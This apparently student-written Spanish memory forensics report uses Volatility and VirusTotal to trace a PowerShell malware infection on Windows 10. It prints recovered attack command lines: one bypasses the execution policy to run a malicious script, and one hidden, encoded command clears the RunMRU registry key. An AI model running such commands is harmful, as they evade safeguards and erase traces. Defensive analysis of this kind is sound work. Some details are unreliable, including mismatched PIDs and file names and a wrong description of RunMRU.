
El VAD es una estructura en la gestión de memoria del kernel de Windows que contiene información sobre el espacio de direcciones virtuales de un proceso. Almacena metadatos sobre el uso de la memoria virtual, como el tipo de área de memoria.

VadTag es una etiqueta en el VAD que se utiliza para identificar VADs inválidos o modificados. Una violación de VadTag podría indicar que un proceso ha intentado manipular o comprometer la estructura de los VAD.

En resumen, un proceso que viola VadTag con PAGE_EXECUTE_READWRITE podría estar intentando expandir sus derechos de acceso a la memoria para permitir actividades maliciosas como la ejecución de código malicioso. Esto podría ser una indicación de una violación de seguridad potencial o actividad de malware. Por lo tanto, estos son los procesos exactos que estábamos buscando y que necesitamos analizar más detenidamente.

Cmdline:

En el siguiente paso, es recomendable examinar de cerca los comandos de línea de cada uno de los procesos identificados. Para llevar a cabo esta tarea, recurrimos al módulo `cmdline` en Volatility, que nos proporcionará los comandos de línea exactos de cada uno de los procesos que hemos especificado. Por lo tanto, ahora utilizaremos los procesos previamente encontrados que podrían ser código malicioso, ya que han violado el VadTag.



Al analizar la salida de `cmdline`, los procesos con los PID 2868 y 6304 son especialmente llamativos.

En el caso del primer proceso, el PID 2868, ejecuta una instrucción de PowerShell. Aquí hay un desglose del código:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "-Command"
"if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope
Process Bypass }; & 'C:\Users\user\Documents\megavirus.ps1'"
```

1. "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe": Ruta del ejecutable de PowerShell.
2. "-Command": Indica que el siguiente argumento es una instrucción de PowerShell.
3. "if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\user\Documents\megavirus.ps1'"`: Esta es la instrucción de PowerShell pasada como cadena.
4. if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }: Verifica si la política de ejecución actual de PowerShell no es 'AllSigned'. Si es así, cambia temporalmente la política de ejecución del proceso actual a 'Bypass' para permitir la ejecución de código no firmado.
5. & 'C:\Users\user\Documents\megavirus.ps1': Ejecuta el script de PowerShell "megavirus.ps1".

En resumen, este código permite la ejecución de un script de PowerShell ("megavirus.ps1") y temporalmente cambia la política de ejecución a "Bypass" si no está configurada como "AllSigned". Este comando finalmente ejecuta el "megavirus.ps1" y proporciona la ruta del archivo para un análisis forense posterior ("C:\Users\user\Documents\megavirus.ps1").

El segundo proceso, el PID 6304, ejecuta PowerShell con ciertas opciones y un comando de PowerShell codificado en Base64. Aquí hay una decodificación del comando:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit
-windowstyle hidden -encodedCommand
QwA6AFwAVQBzAGUAcgBzAFwAdQBzAGUAcgBcAEQAbwBjAHUAbQBlAG4AdABzAFwAbQBlAGcA
YQB2AGkAcgB1AHMAcwBoAHkALgBwAHMAMQA= -inputFormat xml -outputFormat text
```


1. "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe": Ruta del ejecutable de PowerShell.
2. -noexit: Esta opción evita que PowerShell se cierre después de ejecutar el comando, manteniendo la ventana de PowerShell abierta.
3. -windowstyle hidden: Esta opción hace que la ventana de PowerShell permanezca oculta al iniciarse.
4. -encodedCommand QwA6AFwAVQBzAGUAcgBzAFwAdQBzAGUAcgBcAEQAbwBjAHUAbQBlAG4AdABzAFwAbQBlAGcAYQB2AGkAcgB1AHMAcwBoAHkALgBwAHMAMQA=`: Aquí se trata de un comando de PowerShell codificado en Base64. Cuando se decodifica, el comando es: `Clear-ItemProperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"`

El comando de PowerShell borra las entradas en el Registro de Windows bajo "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU". Este es un lugar común donde se almacenan aplicaciones y comandos que deben ejecutarse al iniciar el sistema operativo.


En resumen, el comando ejecuta PowerShell con un comando codificado en Base64 que tiene como objetivo borrar entradas en el Registro de Windows. Esto podría ser un intento de ocultar el ataque, ya que los registros generados se sobrescriben o permite la persistencia del virus en el sistema y para una nueva inyección de clave de registro, la antigua clave de registro debe sobrescribirse.

PsList:

En el siguiente paso, utilizamos el módulo `pslist` para obtener toda la información relacionada con los procesos. Nos interesa especialmente la marca de tiempo (timestamp) para determinar cuándo se insertó el virus en nuestro sistema.



El primer proceso, con el PID 2868, se ejecutó a las 16:43:26 según la hora del sistema, y el segundo proceso, con el PID 6340, también.



En la primera salida, utilizamos la herramienta `grep` para identificar las relaciones entre las IDs de proceso como procesos hijos y padres. Esto nos proporciona una visión general de las relaciones entre los procesos sospechosos, y observamos que el proceso 6340 es un proceso secundario (hijo) del otro proceso sospechoso, el proceso 6008. Al revisar la salida de `cmdLine`, notamos que el proceso 6008 es un proceso independiente. Esta observación se puede perfeccionar ahora en el siguiente paso con `pstree`.

PsTree:

Ahora utilizamos el módulo `pstree` para crear una jerarquía de procesos.

```
jmxnzo@jmxnzo-ThinkPad-T470-W10DG:~/Github/volatility$ python2 vol.py -f ~/Downloads/Windows10 --profile Win10x64_19041 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                 Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
```

En el primer proceso, el PID 2868, observamos que PowerShell se ha generado como un hijo de un proceso `explorer.exe`. `explorer.exe` es el Explorador de Windows, que proporciona la interfaz gráfica de usuario (GUI) en Windows y permite a los usuarios gestionar archivos, carpetas y aplicaciones. Es el proceso principal para el escritorio y la barra de tareas en Windows. Además, identificamos nuevamente `sus.exe` de antes, que también ha violado `VADTag` y se ha reconocido como posible código malicioso. Por lo tanto, se puede concluir que ambos, `sus.exe` y `sus.tmp`, están involucrados en la explotación.

```
WARNING : volatility.debug    : PID 832 PPID 524 has already been seen
 0xffffbc0fabea0140:csrss.exe                   532    516     12      0 2023-12-14 15:29:24 UTC+0000
 0xffffbc0fabca1080:winlogon.exe                596    516      5      0 2023-12-14 15:29:24 UTC+0000
. 0xffffbc0fb082a2c0:userinit.exe               3240   596      0 ------ 2023-12-14 15:29:37 UTC+0000
.. 0xffffbc0fb08512c0:explorer.exe              3300   3240     69      0 2023-12-14 15:29:37 UTC+0000
... 0xffffbc0fafdb9080:sus.exe                   556   3300      1      0 2023-12-14 16:36:32 UTC+0000
.... 0xffffbc0fab620340:sus.tmp                 6792   556       1      0 2023-12-14 16:36:32 UTC+0000
..... 0xffffbc0fb17e3080:sus.exe                4324   6792      1      0 2023-12-14 16:36:36 UTC+0000
...... 0xffffbc0fa9680340:sus.tmp               1400   4324      1      0 2023-12-14 16:36:36 UTC+0000
... 0xffffbc0fb0f29080:SecurityHealth           5132   3300      1      0 2023-12-14 15:29:59 UTC+0000
... 0xffffbc0fb09ba340:Taskmgr.exe              1984   3300      0 ------ 2023-12-14 16:22:58 UTC+0000
... 0xffffbc0fb10d7080:cmd.exe                  5772   3300      2      0 2023-12-14 16:48:41 UTC+0000
.... 0xffffbc0faab282c0:winpmem_mini_x          6292   5772      4      0 2023-12-14 16:49:41 UTC+0000
.... 0xffffbc0fb0afc080:conhost.exe             3852   5772      5      0 2023-12-14 16:48:41 UTC+0000
... 0xffffbc0fb0f32340:VBoxTray.exe             5372   3300     11      0 2023-12-14 15:30:00 UTC+0000
... 0xffffbc0fb165d080:powershell.exe           2868   3300     10      0 2023-12-14 16:43:26 UTC+0000
.... 0xffffbc0fb16c90c0:conhost.exe             7396   2868      5      0 2023-12-14 16:43:26 UTC+0000
... 0xffffbc0fb098e080:OneDrive.exe             5508   3300     18      0 2023-12-14 15:30:01 UTC+0000
```

En el otro proceso, observamos que ambas instancias de PowerShell, en los procesos 6340 y 6008, están en el contexto de `RuntimeBroker`. `RuntimeBroker.exe` es un proceso de Windows responsable del aislamiento y la gestión de entornos de aplicaciones en el entorno de Windows. Actúa como un mecanismo de seguridad y garantiza que las aplicaciones se ejecuten en un entorno protegido para garantizar la seguridad y estabilidad del sistema.

```
. 0xffffbc0fafcde300:VBoxService.ex             1316   664     11      0 2023-12-14 15:29:26 UTC+0000
. 0xffffbc0fab32f200:svchost.exe                 808   664     15      0 2023-12-14 15:29:25 UTC+0000
.. 0xffffbc0fb0a9c080:dllhost.exe               6916   808      3      0 2023-12-14 16:26:59 UTC+0000
.. 0xffffbc0fb05a2300:RuntimeBroker.            5040   808      6      0 2023-12-14 15:29:48 UTC+0000
... 0xffffbc0fb0c3b0c0:powershell.exe           6008   5040    11      0 2023-12-14 16:43:58 UTC+0000
.... 0xffffbc0fb171b080:powershell.exe          6340   6008     8      0 2023-12-14 16:45:32 UTC+0000
.... 0xffffbc0fb1692080:conhost.exe             7504   6008     5      0 2023-12-14 16:43:59 UTC+0000
... 0xffffbc0fab5f82c0:powershell.exe           5936   5040    10      0 2023-12-14 15:40:02 UTC+0000
```

Filescan:

Dado que ahora tenemos suficientes pruebas sobre los procesos en sí y los árboles de jerarquía de procesos, intentemos obtener más información sobre el contenido del virus final. Para ello, utilizamos el módulo `filescan` en Volatility, que permite recuperar archivos del espacio de trabajo en la memoria RAM. Dado que ya sabemos que nuestro virus se encuentra en la ruta C:\Users\user\Documents\megavirus.ps1, simplemente utilizamos la herramienta `grep` para buscar el virus. Sin embargo, la búsqueda no arroja resultados exitosos.

```
jmxnzo@jmxnzo-ThinkPad-T470-W10DG:~/Github/volatility$ python2 vol.py -f ~/Downloads/Windows10 --profile Win10x64_1904
1 filescan | grep megavirus.ps1
Volatility Foundation Volatility Framework 2.6.1
```

Dado que `filescan` no pudo proporcionar resultados sobre el archivo final encontrado, optamos por una alternativa en el análisis: simplemente volcamos todo el proceso con el PID 2868 en un archivo .exe. Este archivo ejecutable, llamado `executable.2686.exe`, contiene los pasos exactos del programa del virus. Para llevar a cabo esta tarea, utilizamos el módulo `pcdump` de Volatility para volcar el contenido de la memoria de un proceso específico.

```
jmxnzo@jmxnzo-ThinkPad-T470-W10DG:~/Github/volatility$ python2
 vol.py -f ~/Downloads/Windows10 --profile Win10x64_19041 proc
dump -D ~/Desktop/IntelegenciaSeguridad/dump/  -p 2868
Volatility Foundation Volatility Framework 2.6.1
Process(V)         ImageBase          Name                 Res
ult
------------------ ------------------ -------------------- ---
---
0xffffbc0fb165d080 0x00007ff6ce530000 powershell.exe       OK:
 executable.2868.exe
```

El archivo `executable.2686.exe` se carga ahora en VirusTotal para su análisis.

VirusTotal

Después de cargar el virus en VirusTotal, se revelaron las siguientes características básicas de nuestro virus:

Basic properties

MD5	0987a6bd9196abe2eb10adf439428902
SHA-1	505e3eefac2df219e810da1955770dedc2c57426
SHA-256	1f443449f0898cc77dae03d10a1934b27f3f9630397b5514c84506c357e7539e
Vhash	045066551d1505150058z372f5z606bz1fz
Authentihash	e04ad3bfc6c284f37558ab0463b85daa7cceacd5682c8ef00cd03a6c9d95f6a7
Imphash	7c955a0abc747f57ccc4324480737ef7
Rich PE header hash	771e95277c63edfd02c66f80ea109611
SSDEEP	1536:5OqWwff5FH3RwOrnEgQe23+Wdet06f/uBu:rW2f5fw6nmb+Wq/uQ
TLSH	T13AA4F81827FC335CF9B24A789976A41DD6B27835BF1287EF1291816C0E32AD09D35F62
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable (console) x86-64, for MS Windows
TrID	Windows Control Panel Item (generic) (60.1%) | Microsoft Visual C++ compiled executable (generic) (17.2%) | Win64 Executable (generic) (10.9%) | Win16 NE executable (generic) (5.2%) | OS/2 Executable (generic) (2.1%)
DetectItEasy	PE64 | Compiler: Microsoft Visual C/C++ (2019 v.16.0) | Compiler: Microsoft Visual C/C++ (19.16.27412) [POGO_O_C] | Linker: Microsoft Linker (14.16.27412) | Tool: Visual Studio (2017 version 15.9)
File size	442.00 KB (452608 bytes)

El análisis del virus proporciona dos pruebas significativas sobre el comportamiento del virus.


Crowdsourced Sigma Rules

CRITICAL 0 HIGH 1 MEDIUM 0 LOW 0

⚠ Matches rule Potential Defense Evasion Via Rename Of Highly Relevant Binaries by Matthew Green - @mgreen27, Florian Roth (Nextron Systems), frack113 at Sigma Integrated Rule Set (GitHub)
↳ *Detects the execution of a renamed binary often used by attackers or malware leveraging new Sysmon OriginalFileName datapoint.*

Network Communication

La primera prueba se refiere a las acciones en el sistema de archivos realizadas por el archivo .exe. Observamos que se eliminan o se cambian los nombres de binarios importantes del sistema. Esto nos proporciona una visión más profunda de cómo opera el virus.



La segunda prueba son las claves de registro abiertas que el virus utiliza para lograr persistencia en el sistema. VirusTotal detecta dos claves de registro utilizadas por el virus. En nuestro análisis manual utilizando `hivelist` y `printkey`, lamentablemente no pudimos encontrar estas claves en el sistema. Sin embargo, dado que hay una gran cantidad de claves de registro en el Registro de Windows, esto no tiene una gran relevancia y se puede señalar para investigaciones forenses más profundas que ambas claves de registro son utilizadas por el megavirus.